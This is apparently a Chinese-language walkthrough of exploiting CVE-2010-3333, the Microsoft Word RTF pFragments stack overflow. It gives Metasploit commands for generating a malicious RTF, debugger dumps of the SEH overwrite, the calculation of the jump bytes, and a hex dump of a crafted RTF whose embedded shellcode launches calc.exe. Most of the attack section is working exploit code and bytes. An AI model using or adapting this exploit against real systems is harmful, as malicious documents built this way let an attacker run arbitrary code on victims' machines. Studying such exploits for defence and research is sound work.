


```
msf > search cve-2010-3333
msf > use 0
msf > info
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set target 2
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set FILENAME
CVE_2010_3333_calc.rtf
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set payload
windows/exec
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set CMD calc.exe
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > set exitfunc seh
msf exploit(windows/fileformat/ms10_087_rtf_pfragments_bof) > exploit
```

那我们先找SEH链

在OD数据窗口ctrl+G跟踪dword ptr fs:[0]

地址	数值	注释
0012FFB0	746A06EB	指向下一个 SEH 记录的指针
0012FFB4	300018D0	SE处理程序
0012FFB8	FF381FE9	
0012FFBC	B6A94AFF	
0012FFC0	190CD29B	
0012FFC4	3E59EDA4	
0012FFC8	34218DFE	
0012FFCC	92A5ACB2	
0012FFD0	01FB2C45	
0012FFD4	51E38555	
0012FFD8	43410F31	
0012FFDC	993C2C86	
0012FFE0	2C9C88A6	
0012FFE4	BF70271F	
0012FFE8	30909C33	WINWORD.30909C33
0012FFEC	FA3BDC66	

或者直接选择



```

EXCEPTION_DISPOSITION
__cdecl _except_handler(

```

```

    struct _EXCEPTION_RECORD *ExceptionRecord, //指向包含异常信息的
EXCEPTION_RECORD结构
    void * EstablisherFrame, //指向该异常相关的
EXCEPTION_REGISTRATION结构
    struct _CONTEXT *ContextRecord, //指向线程环境CONTEXT结构的指针
    void * DispatcherContext //该域暂无意义
);
typedef struct _EXCEPTION_REGISTRATION_RECORD {
    struct _EXCEPTION_REGISTRATION_RECORD *Prev; //指向前一个
EXCEPTION_REGISTRATION的指针
    PEXCEPTION_ROUTINE Handler; //当前异常处理回调函数的地址
} EXCEPTION_REGISTRATION_RECORD;

```

* EstablisherFrame这个存放便是我们S.E.H结构中Next handler的地址。

当程序发生异常，跳转到SE handler指向的地址

EXCEPTION_DISPOSITION结构会入栈，顺序为 DispatcherContext ->ContextRecord -> EstablisherFrame->ExceptionRecord

所以当程序跳转进入S.E.H handler EstablisherFrame位于ESP+8的位置。

程序将这个结构入栈的原因大概是方便在执行完 handler函数之后，如果程序依旧不能解决问题，会进入下一个S.E.H结构，所以会将Next Record的地址入栈帧。

一旦进入SE handler，调用POP POP RET，便能让程序跳转到EstablisherFrame指向的内容，也就是同样可控的Next Record地址。

在指处理函数的地方下断点我们看看发生异常时，堆栈在调用SEH链的变化

地址	数值	注释
001233E4	7C9232A8	返回到 ntdll.7C9232A8
001233E8	001234CC	返回到 001234CC
001233EC	0012FFB0	
001233F0	001234E8	
001233F4	001234A0	
001233F8	0012FFB0	指向下一个 SEH 记录
001233FC	7C9232BC	SE处理程序
00123400	0012FFB0	

之后利用跳转

地址	数值	注释
0012FFB0	EB 06	指向下一个 SEH 记录的指针
0012FFB2	6A 74	
0012FFB4	DD 1B	
0012FFB6	00 30	
0012FFB8	E9 1F38FFFF	跳转到 001237DC
0012FFBD	4A	dec edx
0012FFBE	A9 B69BD20C	test eax, 0xCD29BB6
0012FFC3	19A4ED 593EFE8	sbb dword ptr ss:[ebp+ebp*8-0x7201C1A7]
0012FFCA	2134B2	and dword ptr ds:[edx+esi*4], esi
0012FFCD	AC	lods byte ptr ds:[esi]
0012FFCE	A5	movs dword ptr es:[edi], dword ptr ds:[esi]
0012FFCF	92	xchg eax, edx

跳到了数据覆盖的开头位置

地址	数值	注释
0012FFB0	746A06EB	指向下
0012FFB4	30001BDD	SE处理
0012FFB8	FF381FE9	
0012FFBC	B6A94AFF	
0012FFC0	190CD29B	
0012FFC4	3E59EDA4	

eb 06 90 90 + pop pop ret 指令的地址
eb0690901438ca30

接着是跳转到真正的shellcode的位置

0012ffb8的位置 jmp 0x001237dc
E9的jmp距离计算：距离=目的地址-(当前地址+5)(加5是因为JMP命令共占5个字,实际是目的地址减去JMP命令的指令的长度,即当前地址+5)
0x1237dc - (0x12FFb8 + 5)
负数就要算补码
 $((0x1237dc - 0x12FFb8 - 5) - 1) \wedge 0xffffffff$
0xfffff381f
e91f38ffff
eb0690901438ca30e91f38ffff

0xc7d4

C790h:	A2 18 16 B2 99 C6 40 93 78 8B 77 B0 60 0B A2 92	C..2TM@'x.w'.C'
C7A0h:	5A D0 9F 4F 46 E4 B9 E2 D8 CE A6 08 07 EE AE A8	ZDÿOFa'â0î!..i@"
C7B0h:	B9 BE 0A BF BA 06 FD A9 4C 4B 04 EE D4 99 F9 93	'¼.¿°.ý@LK.iô™ù"
C7C0h:	AE BE 26 5D 40 48 D2 29 F4 7C 91 80 20 CE 86 DD	@%&]@H0)ô '€ îtÿ
C7D0h:	20 DD 93 62 EB 06 90 90 14 38 CA 30 E9 1F 38 FF	ÿ"bë...8Ê0é.8ÿ
C7E0h:	FF 4A A9 B6 9B D2 0C 19 A4 ED 59 3E FE 8D 21 34	ÿJ@¶>ò...piY>þ.!4
C7F0h:	B2 AC A5 92 45 2C FB 01 55 85 E3 51 31 0F 41 43	²-¥'E,û.U...ãQ1.AC
C800h:	86 2C 3C 99 A6 88 9C 2C 1F 27 70 BF 33 9C 90 30	î,<™!^æ.,.'p¿3æ.0
C810h:	66 DC 3B FA 9C 86 FC 6E DD 10 1F 5D 82 4B 71 67	fÜ;úætünÿ..].Kqg
C820h:	78 B5 41 5E A6 B1 08 A1 45 04 CA A1 4A 2C A0 BB	xµA^!±.jE.ÊjJ, »
C830h:	D8 55 01 2F 52 0C 52 22 55 57 27 06 DA 05 8F C8	0U 2Sm5"â~7.8.ë

再把shellcode插在开头就行了

0000h:	7B 5C 72 74 66 31 7B 5C 73 68 70 7B 5C 73 70 7B	{\rtf1{\shp{\sp{
0010h:	5C 73 6E 20 70 46 72 61 67 6D 65 6E 74 73 7D 7B	\sn pFragments}{
0020h:	5C 73 76 20 36 3B 35 38 31 31 31 31 31 31 31 31	\sv 6;5;11111111
0030h:	61 63 63 38 33 33 63 39 36 34 38 62 34 31 33 30	acc833c9648b4130
0040h:	38 62 34 30 30 63 38 62 37 30 31 34 61 64 39 36	8b400c8b7014ad96
0050h:	61 64 38 62 35 38 31 30 35 33 38 62 35 33 33 63	ad8b5810538b533c
0060h:	30 33 64 33 38 62 35 32 37 38 30 33 64 33 38 62	03d38b527803d38b
0070h:	37 32 32 30 30 33 66 33 37 33 63 39 34 31 61 64	722003f333c941ad
0080h:	30 33 63 33 38 31 33 38 34 37 36 35 37 34 35 30	03c3813847657450
0090h:	37 35 66 34 38 31 37 38 30 34 37 32 36 66 36 33	75f4817804726f63
00A0h:	34 31 37 35 65 62 38 31 37 38 30 38 36 34 36 34	4175eb8178086464
00B0h:	37 32 36 35 37 35 65 32 38 62 37 32 32 34 30 33	726575e28b722403
00C0h:	66 33 36 36 38 62 30 63 34 65 34 39 38 62 37 32	f3668b0c4e498b72
00D0h:	31 63 30 33 66 33 38 62 31 34 38 65 30 33 64 33	1c03f38b148e03d3
00E0h:	35 62 33 33 63 39 35 31 62 39 37 38 36 35 36 33	5b33c951b9786563
00F0h:	36 31 35 31 38 33 36 63 32 34 30 33 36 31 36 38	6151836c24036168
0100h:	35 37 36 39 36 65 34 35 35 34 35 33 66 66 64 32	57696e455453ffd2
0110h:	33 33 63 39 35 31 36 38 32 65 36 35 37 38 36 35	33c951682e657865
0120h:	36 38 36 33 36 31 36 63 36 33 38 62 64 63 36 61	6863616c638bdc6a
0130h:	30 35 35 33 66 66 64 30 31 63 39 33 38 38 63 31	0553ffd01c9388c1
0140h:	36 61 66 62 38 63 64 34 62 66 37 37 61 38 35 64	6afb8cd4bf77a85d
0150h:	33 65 35 38 33 39 32 35 36 35 37 63 36 32 66 64	3e583925657c62fd
0160h:	30 34 32 35 63 65 35 30 33 38 33 35 62 31 30 64	0425ce503835b10d
0170h:	39 63 33 64 35 66 35 39 61 64 31 66 33 35 39 63	9c3d5f59ad1f359c
0180h:	32 33 31 61 37 62 39 65 33 62 32 35 32 62 66 37	231a7b9e3b252bf7
0190h:	30 61 61 65 61 34 38 30 39 32 36 35 38 31 37 31	0aaea48092658171
01A0h:	36 32 62 34 31 66 65 35 64 64 32 64 36 32 36 62	62b41fe5dd2d626b

